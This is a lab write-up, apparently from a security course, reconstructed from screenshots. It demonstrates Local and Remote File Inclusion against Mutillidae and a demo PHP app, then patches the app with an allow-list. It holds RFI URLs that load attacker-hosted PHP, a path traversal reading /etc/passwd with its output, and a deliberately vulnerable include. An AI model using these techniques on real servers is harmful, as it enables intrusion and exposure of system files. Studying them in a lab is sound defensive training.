  GNU nano 2.0.7           File: /etc/php5/cgi/php.ini                Modified



;;;;;;;;;;;;;;;;;;
; Fopen wrappers ;
;;;;;;;;;;;;;;;;;;

; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
allow_url_fopen = On

; Whether to allow include/require to open URLs (like http:// or ftp://) as fil$
allow_url_include = On

; Define the anonymous ftp password (your email address)
;from="john@doe.com"

; Define the User-Agent string
; user_agent="PHP"

; Default timeout for socket based streams (seconds)
default_socket_timeout = 60

^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```

3) Type the command: “sudo /etc/init.d/apache2 restart” to restart the Apache2 web server.




```
; Define the anonymous ftp password (your email address)
;from="john@doe.com"

; Define the User-Agent string
; user_agent="PHP"

; Default timeout for socket based streams (seconds)
default_socket_timeout = 60


msfadmin@metasploitable:~$ sudo /etc/init.d/apache2 restart
 * Restarting web server apache2                                        [ OK ]
msfadmin@metasploitable:~$
```

4) **On Kali, run a local server using "sudo python3 -m http.server 80". I have hosted a malicious.php file on the Kali server which will be displayed if RFI is successful.**




```
root@kali: ~
root@kali: ~ 82x25
root@kali:~# nano malicious.php
root@kali:~# sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```



```
root@kali: ~
root@kali: ~ 82x25
  GNU nano 4.5                      malicious.php                        Modified
<?php
$server_info = array(
    "Server Software" => $_SERVER['SERVER_SOFTWARE'],
    "Server Name" => $_SERVER['SERVER_NAME'],
    "PHP Version" => phpversion(),
    "Server IP" => gethostbyname($_SERVER['SERVER_NAME'])
);
?>
<!DOCTYPE html>
<html>
<head>
    <title>Hacked!</title>
    <style>
        body {
            background-color: #1a1a1a;
            color: #0f0;
            font-family: 'Courier New', monospace;
            text-align: center;
            margin-top: 50px;
        }
        .hacked {

^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Paste Text ^T To Spell   ^_ Go To Line
```

5) **On the mutillidae web application page, access the url "http://10.0.2.6/mutillidae/index.php?page=http://10.0.2.4/malicious.php" which attempts to include the malicious.php file in the mutillidae website.**
(Here, 10.0.2.4 is the ip of my Kali machine)

*The malicious.php being displayed implies that RFI was successful! The malicious script gains access to **sensitive server information such as server software, name, PHP version & server ip.***



https://10.0.2.6/mutillidae/index.php?page=http://10.0.2.4/malicious.php

Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data


HACKED! RFI Successful!

System Information

This server has been compromised via Remote File Inclusion!

Server Software: Apache/2.2.8 (Ubuntu) DAV/2
Server Name: 10.0.2.6
PHP Version: 5.2.4-2ubuntu5.10
Server IP: 10.0.2.6

Hacked!
Core Controls
Did Not Connect: Potential Security I
Firefox detecte and did not cor zap. The websi misconfigured computer clock the wrong time
Click for Warning!
@webpwnized



This is a test! RFI allowed this remote code to run. Imagine what a real attacker could do!

OK
Hacked!
Click for Warning!


2.4 Implementing Defensive Measures

The OWASP Secure Coding Practices list several guidelines including those for Input Validation, to protect against File Inclusion Attacks. I have implemented three of the most significant guidelines which are:

a) **Conduct all input validation on a trusted system (server side not client side)**
b) **Validate all client provided data before processing**
c) **Validate for expected data types using an "allow" list rather than a "deny" list**


2.4.1 Setting Up a Demo PHP Web Application

1) **Create a directory for the demo app using "sudo mkdir demo && cd demo." Also, create 3 app files: index.php, home.php & about.php with the below codes.**



```
msfadmin@metasploitable:/var/www$ sudo mkdir demo && cd demo_
msfadmin@metasploitable:/var/www/demo$ sudo nano index.php_

  GNU nano 2.0.7              File: index.php

<?php
//vulnerable file inclusion
$page=$_GET['page'] ?? 'home.php';
include($page);
?>
<!DOCTYPE html>
<html>
<head>
<title>Demo App</title>
</head>
<body>
<h1>Welcome to the Demo App</h1>
<p>Choose a page:</p>
<ul>
<li><a href="?page=home.php">Home</a></li>
<li><a href="?page=about.php">About</a></li>
</ul>
</body>
</html>

                              [ Wrote 19 lines ]

msfadmin@metasploitable:/var/www/demo$ sudo nano home.php

<h2>Home Page</h2>
<p>This is the home page of my demo web application.</p>

                              [ Wrote 2 lines ]

msfadmin@metasploitable:/var/www/demo$ sudo nano about.php
  GNU nano 2.0.7              File: about.php

<h2>About Page</h2>
<p>This is the about page of my demo web application.</p>_

                              [ Wrote 2 lines ]
```

2) **Access the demo app using "<u>http://10.0.2.6/demo/index.php</u>" on Firefox of Kali machine.**



Home Page


This is the home page of my demo web application.

Welcome to the Demo App

Choose a page:

- Home
- About


3) Try LFI and RFI on the index.php webpage of demo web app.


Demo App
https://10.0.2.6/demo/index.php?page=../../../etc/passwd
90%
Did Not Connect: Potential Security I
Firefox detecte

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var
/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var
/lib/libuuid:/bin/sh dhcp:x:101:102::/nonexistent:/bin/false syslog:x:102:103::/home/syslog:/bin/false klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false ftp:x:107:65534::/home/ftp:/bin/false postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:
/bin/bash mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash service:x:1002:1002:,,,:/home/service:/bin/bash telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false statd:x:114:65534::/var/lib/nfs:/bin/false
```

me to the Demo App

ge:


Hacked!
https://10.0.2.6/demo/index.php?page=http://10.0.2.4/malicious.php
90%
Did Not Connect: Potential Security I
Firefox detecte and did not co zap. The websi misconfigured computer clock the wrong tim
Click for Warning!

HACKED! RFI Successful!

System Information

This server has been compromised via Remote File Inclusion!

```
Server Software: Apache/2.2.8 (Ubuntu) DAV/2
Server Name: 10.0.2.6
PHP Version: 5.2.4-2ubuntu5.10
Server IP: 10.0.2.6
```

Welcome to the Demo App

Choose a page:

- Home
- About


Both, LFI & RFI are successful on the demo web application **because it directly includes the page parameter without input validation.**

2.4.2 Implementing OWASP Secure Coding Practices

In order to make demo app secure, we will modify it & create a secure.php file which implements the 3 OWASP practices:

a) **Conduct all input validation on a trusted system (server side not client side):** Move all validation logic to the server to prevent client-side bypass.
b) **Validate all client provided data before processing:** Check the page parameter before including it to ensure it's valid.
c) **Validate for expected data types using an "allow" list rather than a "deny" list:** Use a whitelist of allowed files (**$allowlist**) to prevent unauthorized file inclusion.


1) **Create secure.php file with the below code:**



```
msfadmin@metasploitable:/var/www/demo$ sudo nano secure.php_

  GNU nano 2.0.7              File: secure.php                          Modified

<?php

//WHITELIST OF ALLOWED PAGES
$allowlist = array('home.php','about.php');

//GET THE PAGE PARAMETER
$page = isset($_GET['page']) ? $_GET['page'] : 'home.php';

//SERVER SIDE INPUT VALIDATION
$filename = basename($page);
if(!in_array($filename,$allowlist,true)){
header('400 Bad Request');
die('Invalid page requested');
}

//INCLUDING THE VALIDATED FILE
include($filename);
?>

<!DOCTYPE html>

<html>
<head>
<title>Secure Demo App</title>
</head>
<body>
<h1>Welcome to the Secure Demo App</h1>
<p>Choose a page:</p>
<ul>
<li><a href="?page=home.php">Home</a></li>
<li><a href="?page=about.php">About</a></li>
</ul>
</body>
</html>
```

Here, the **basename($page) removes the ../ characters in the page name to prevent path traversal.** This is called **Sanitization of the input.**

2) **Access the secure webpage "http://10.0.2.6/demo/secure.php" on Firefox.**


Secure Demo App

https://10.0.2.6/demo/secure.php

Home Page

This is the home page of my demo web application.

Welcome to the Secure Demo App

